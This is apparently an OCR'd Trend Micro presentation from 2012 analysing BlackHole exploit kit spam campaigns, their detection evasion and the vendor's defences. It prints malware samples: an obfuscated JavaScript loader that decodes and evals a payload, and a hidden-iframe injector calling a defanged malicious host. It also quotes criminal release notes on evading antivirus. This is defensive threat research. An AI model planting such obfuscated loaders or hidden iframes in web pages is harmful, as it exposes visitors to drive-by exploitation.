
 Copyright 2009 Trend Micro Inc.



 Copyright 2009 Trend Micro Inc.


TREND MICRO






Copyright 2009 Trend Micro Inc.

Typical Outbreak:



Copyright 2009 Trend Micro Inc.

Typical Outbreak: Sequence



Copyright 2009 Trend Micro Inc.

Scale of the problem

Some of these spam runs account for up to 1% of email traffic

These attacks are carefully optimised to deliver their payload

Users have not been trained to deal with these outbreaks

Copyright 2009 Trend Micro Inc.

Scale of the problem

Exploiting Java is 83% effective (Jason Jones @ BlackHat)

Source:
http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf

Copyright 2009 Trend Micro Inc.

Scale of the problem

Copyright 2009 Trend Micro Inc.

Scale of the problem (recent development)

Apple removes Java from all OS X Web browsers
Update is latest example of Apple distancing itself from the Oracle program.
by Dan Goodin - Oct 18 2012, 12:15pm CDT

Apple has further distanced itself from Oracle's Java software framework with a Mac update released on Wednesday that removes a Java plugin from all Mac-compatible Web browsers.

Copyright 2009 Trend Micro Inc.

Optimized to Deliver its Payload

Defences	Cybercriminal Response
Spam Filters	Email identical to legitimate messages Hundreds or thousands of compromised sites
User training	Email identical to legitimate messages Phishing advice no longer applies
Web Reputation	Obfuscated Javascript. Reduce lifetime of landing pages. Redundant redirection pages. Block TOR. Etc etc etc.
Vulnerability Detection	Use zero day exploits (when available)
Patching	[Users don't do it…]
AV Signatures	Constantly updating malware
Firewall	[Too late…]

Copyright 2009 Trend Micro Inc.

Stopping Detection (Spam Filter)

Typically hundreds of compromised pages on legitimate websites redirect traffic to the landing pages


In one significant outbreak, we identified 1960 URLs across 291 compromised websites

Copyright 2009 Trend Micro Inc.

TREND MICRO

Stopping Detection (Web Reputation)

Landing pages deliver
malicious content => users
no content => crawlers / security vendors / etc



Copyright 2009 Trend Micro Inc.

Stopping Detection (Web Reputation)

And TOR will not help either…

From the BlackHole version 2 release notes

“d) the opportunity to ban bots on a prepared base of 13k ip (thanks xshaman) (recommend that you keep it turned on)

d) the opportunity to ban TOR network, Types which are dynamically updated as the practice most reversers work from there (it is recommended to always keep on)”

Copyright 2009 Trend Micro Inc.

Stopping Detection (Web Reputation)

```
<html><head><title>LinkedIn</title>
</head><body><h2>NOTIFICATIONS</h2>
<h4>
Invitation notifications:
?  From Baker Barry (Your Colleague)</h4>

<script>
d=Date;d=new d();h=-
parseInt('012')/5;if(window.document)try{Boolean(true).prototype.a}catch(qqq){st=String;zz='al';zz='zv'.substr(1)+zz;ss=[];if(1){f='fromCh';
f+='arC';f+='12ode'.substr(2);}w=this; e=w[f.substr(11)+zz];  t='y';}

n="3.5~3.5~51.5~50~15~19~49~54.5~48.5~57.5~53.5~49.5~54~57~22~50.5~49.5~57~33.5~53~49.5~53.5~49.5~54~57~56.5~32~59.
5~41~47.5~50.5~38~47.5~53.5~49.5~19~18.5~48~54.5~49~59.5~18.5~19.5~44.5~23~45.5~19.5~60.5~5.5~3.5~3.5~3.5~51.5~50~56
~47.5~53.5~49.5~56~19~19.5~28.5~5.5~3.5~3.5~61.5~15~49.5~53~56.5~49.5~15~60.5~5.5~3.5~3.5~3.5~49~54.5~48.5~57.5~53.5~
49.5~54~57~22~58.5~56~51.5~57~49.5~19~16~29~51.5~50~56~47.5~53.5~49.5~15~56.5~56~48.5~29.5~18.5~51~57~57~55~28~22
.5~22.5~48~47.5~51.5~55~47.5~56~60~22~48.5~54.5~53.5~22.5~53.5~47.5~51.5~54~22~55~51~55~30.5~55~47.5~50.5~49.5~29.5
~50~27.5~24.5~49~49.5~23.5~24~48.5~27~23~26.5~49~24~27~49~50~18.5~15~58.5~51.5~49~57~51~29.5~18.5~23.5~23~18.5~15

[lines deleted]

22.5~53.5~47.5~51.5~54~22~55~51~55~30.5~55~47.5~50.5~49.5~29.5~50~27.5~24.5~49~49.5~23.5~24~48.5~27~23~26.5~49~24~
27~49~50~18.5~19.5~28.5~50~22~56.5~57~59.5~53~49.5~22~58~51.5~56.5~51.5~48~51.5~53~51.5~57~59.5~29.5~18.5~51~51.5~
49~49~49.5~54~18.5~28.5~50~22~56.5~57~59.5~53~49.5~22~55~54.5~56.5~51.5~57~51.5~54.5~54~29.5~18.5~47.5~48~56.5~54.5
~53~57.5~57~49.5~18.5~28.5~50~22~56.5~57~59.5~53~49.5~22~53~49.5~50~57~29.5~18.5~23~18.5~28.5~50~22~56.5~57~59.5~5
3~49.5~22~57~54.5~55~29.5~18.5~23~18.5~28.5~50~22~56.5~49.5~57~31.5~57~57~56~51.5~48~57.5~57~49.5~19~18.5~58.5~51.
5~49~57~51~18.5~21~18.5~23.5~23~18.5~19.5~28.5~50~22~56.5~49.5~57~31.5~57~57~56~51.5~48~57.5~57~49.5~19~18.5~51~4
9.5~51.5~50.5~51~57~18.5~21~18.5~23.5~23~18.5~19.5~28.5~5.5~3.5~3.5~3.5~49~54.5~48.5~57.5~53.5~49.5~54~57~22~50.5~49.
5~57~33.5~53~49.5~53.5~49.5~54~57~56.5~32~59.5~41~47.5~50.5~38~47.5~53.5~49.5~19~18.5~48~54.5~49~59.5~18.5~19.5~44.
5~23~45.5~22~47.5~55~55~49.5~54~49~32.5~51~51.5~53~49~19~50~19.5~28.5~5.5~3.5~3.5~61.5"["split"]("a~".substr(1));for(i=3-2-
1;i!=607;i++){j=i;if(st)ss=ss+st[f](-h*(2-1+1*n[j]));}if(1)q=ss;if(st)
e(""+q);
</script>
</body></html>
```


Copyright 2009 Trend Micro Inc.

TREND MICRO

Stopping Detection (Web Reputation)

```
if (document.getelementsbytagname('body')[0]) {
    iframer();
} else {
    document.write("<iframe src='hxxp://baiparz.com/main.php?page=f93de12c807d28df' width='10'
height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer() {
    var f = document.createelement('iframe');
    f.setattribute('src', 'hxxp://baiparz.com/main.php?page=f93de12c807d28df');
    f.style.visibility = 'hidden';
    f.style.position = 'absolute';
    f.style.left = '0';
    f.style.top = '0';
    f.setattribute('width', '10');
    f.setattribute('height', '10');
    document.getelementsbytagname('body')[0].appendchild(f);
}
```


Copyright 2009 Trend Micro Inc.

Stopping Detection

Some more examples from the BlackHole version 2 release notes:

1. **Implemented maximum protection from Automatic systems for downloading exploits, used by AV companies: generate a dynamic URL, which is valid for a few seconds, you need only to one victim at a time.**

2. **Now, Your executable also protected from multiple downloads, AV company can not just download it, which will keep your exe as long as clean.**

3. **We not using anymore plugindetect to determine the version of Java that will remove a lot of the bunch of extra code thus accelerating the download bundles, as well as file getJavaInfo, who ran the Java no matter of plugin version vulnerable or not.**

Copyright 2009 Trend Micro Inc.

Stopping Detection

A suggestion was to match the regular expression
[a-z0-9.-]+/[a-zA-Z0-9]{8}/index.html

```
xxxg.it/J7B4Jcdo/index.html
xxxoza-bg.com/CYagS9aU/index.html
xxxtasiquine.com.br/xYjS3FuU/index.html
xxxadi.xxxgenshop.nl/MCqWAeMj/index.html
xxxvillea.com.br/29rZYVvY/index.html
xxxernauta.org.ar/29rZYVvY/index.html
xxxxxxarnaptica.si/AjaAHS1k/index.html
ftp.xxxnplus.sk/ubTwv5QW/index.html
xxxa-xxxx-xxxb-xxx-xxxco.it/BULgi6Hg/index.html
www.xxxacademy.com/77cYBFkE/index.html
xxxxhamedia.co.ke/y2yMPUY4/index.html

www.xxxldses.org/journals/index.html
www.xxx.org/save4all/index.html
www.xxx.com/newsroom/index.html
www.xxx.xxxonto.ca/newsdesk/index.html
...
```


Copyright 2009 Trend Micro Inc.

TREND MICRO

Changes / Experiments in 2012

1. Traditionally they used random 8 character path names
   - Recently the path names have been 6, 7 or 8 characters long

2. Put the malicious Javascript directly in the spam email (early June 2012)


3. Reduced the length and volume of spam outbreaks – less spam in each outbreak – more outbreaks.
   - In April 2012, we saw some outbreaks that account for 1.3% of email traffic
   - Large outbreaks in September 2012 were on the order 0.4% - 0.6% of email traffic

4. BlackHole v2

Copyright 2009 Trend Micro Inc.

Working with free web hosting services

Zymic (99k.org and Zxq.net) have shown significant improvement



Copyright 2009 Trend Micro Inc.

Recent outbreaks: Oct 2012

Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
1 Oct	ACH SendSpace Friendster Intuit Microsoft	Adobe Breaking News Portal Celebrity Portal Intuit IRS	eFax FDIC Intuit jConnect LinkedIn PayPal	LinkedIn Verizon	Craigslist NY Traffic Intuit UPS	
8 Oct eFax	Payroll HP Skype BBB	ADP eFax Facebook UPS Sprint	ACH Chase CNN LinkedIn PayPal	LinkedIn PayPal	ADP American Airlines Discover	Microsoft
15 Oct	Facebook Intuit	AOL Federal Reserve Bank LinkedIn NetTeller	Amazon LinkedIn Photos	Xerox	Bank of America HP LinkedIn HP	

Copyright 2009 Trend Micro Inc.

Recent developments: BHEK version 2

BlackHole version 2 release notes:

“6. In version 1. * link to malicious payload unfortunately was recognizable for AV companies and reversers, she [sic] looked this kind:

/Main.php?Varname=lgjlrewgjlrwbnvl2

The new version of the link to the malicious payload you can choose yourself.”

hxxp://174.xxx.yyy.71/links/

raising-peak_suited.php

Copyright 2009 Trend Micro Inc.

Our Approach

1. Honeypots to collect samples

2. Customer feedback system
   - 600 million endpoints
   - > 6TB feedback data / day
   - 10 billion URLs / day

3. Emulation of scripts at the endpoint (Browser Exploit Solution)
   - Machine learning based – not signature based – so it will catch new variations
   - Send malicious reports back into network

4. Tools to do big data analysis in the backend

Copyright 2009 Trend Micro Inc.

A Study

28 Aug: New Java zero-day vulnerability has been spotted in the wild


30 Aug: Oracle issued an emergency update to patch the critical vulnerabilities

- Studied 317 BlackHole landing pages delivering files that exploited CVE-2012-4681 from 30-08-2012 to 03-09-2012
- 317 distinct domains hosted on 109 IPs
- The median landing page was live for 2 hr 45 mins
  - earlier in 2012, typically1 landing page per spam run

Copyright 2009 Trend Micro Inc.

A Study

- Traced the source of the traffic to the landing page
- Many sources
- Spam runs – FedEx – Verizon – Reuters - etc
- Redirection from pornographic websites
- Malvertising on legitimate websites…



Copyright 2009 Trend Micro Inc.

Conclusion

- Accept security patches
  - Remove / disable Java
  - Say “Yes” to the Java update
    Every single time
- Update our advice to end-users
  - Improve end user training
- Indicate to end users which emails are “safe”

Copyright 2009 Trend Micro Inc.

Thanks

Questions?

Copyright 2009 Trend Micro Inc.

References

1. Blackhole Exploit Kit: A Spam Campaign, not a Series of Individual Spam Runs
   http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_blackhole-exploit-kit.pdf/

2. Exploring the Blackhole Exploit Kit
   http://nakedsecurity.sophos.com/2012/03/29/exploring-the-blackhole-exploit-kit/

3. The State of Web Exploit Kits
   http://media.blackhat.com/bh-us-12/Briefings/Jones/BH_US_12_Jones_State_Web_Exploits_Slides.pdf

Copyright 2009 Trend Micro Inc.

 Copyright 2009 Trend Micro Inc.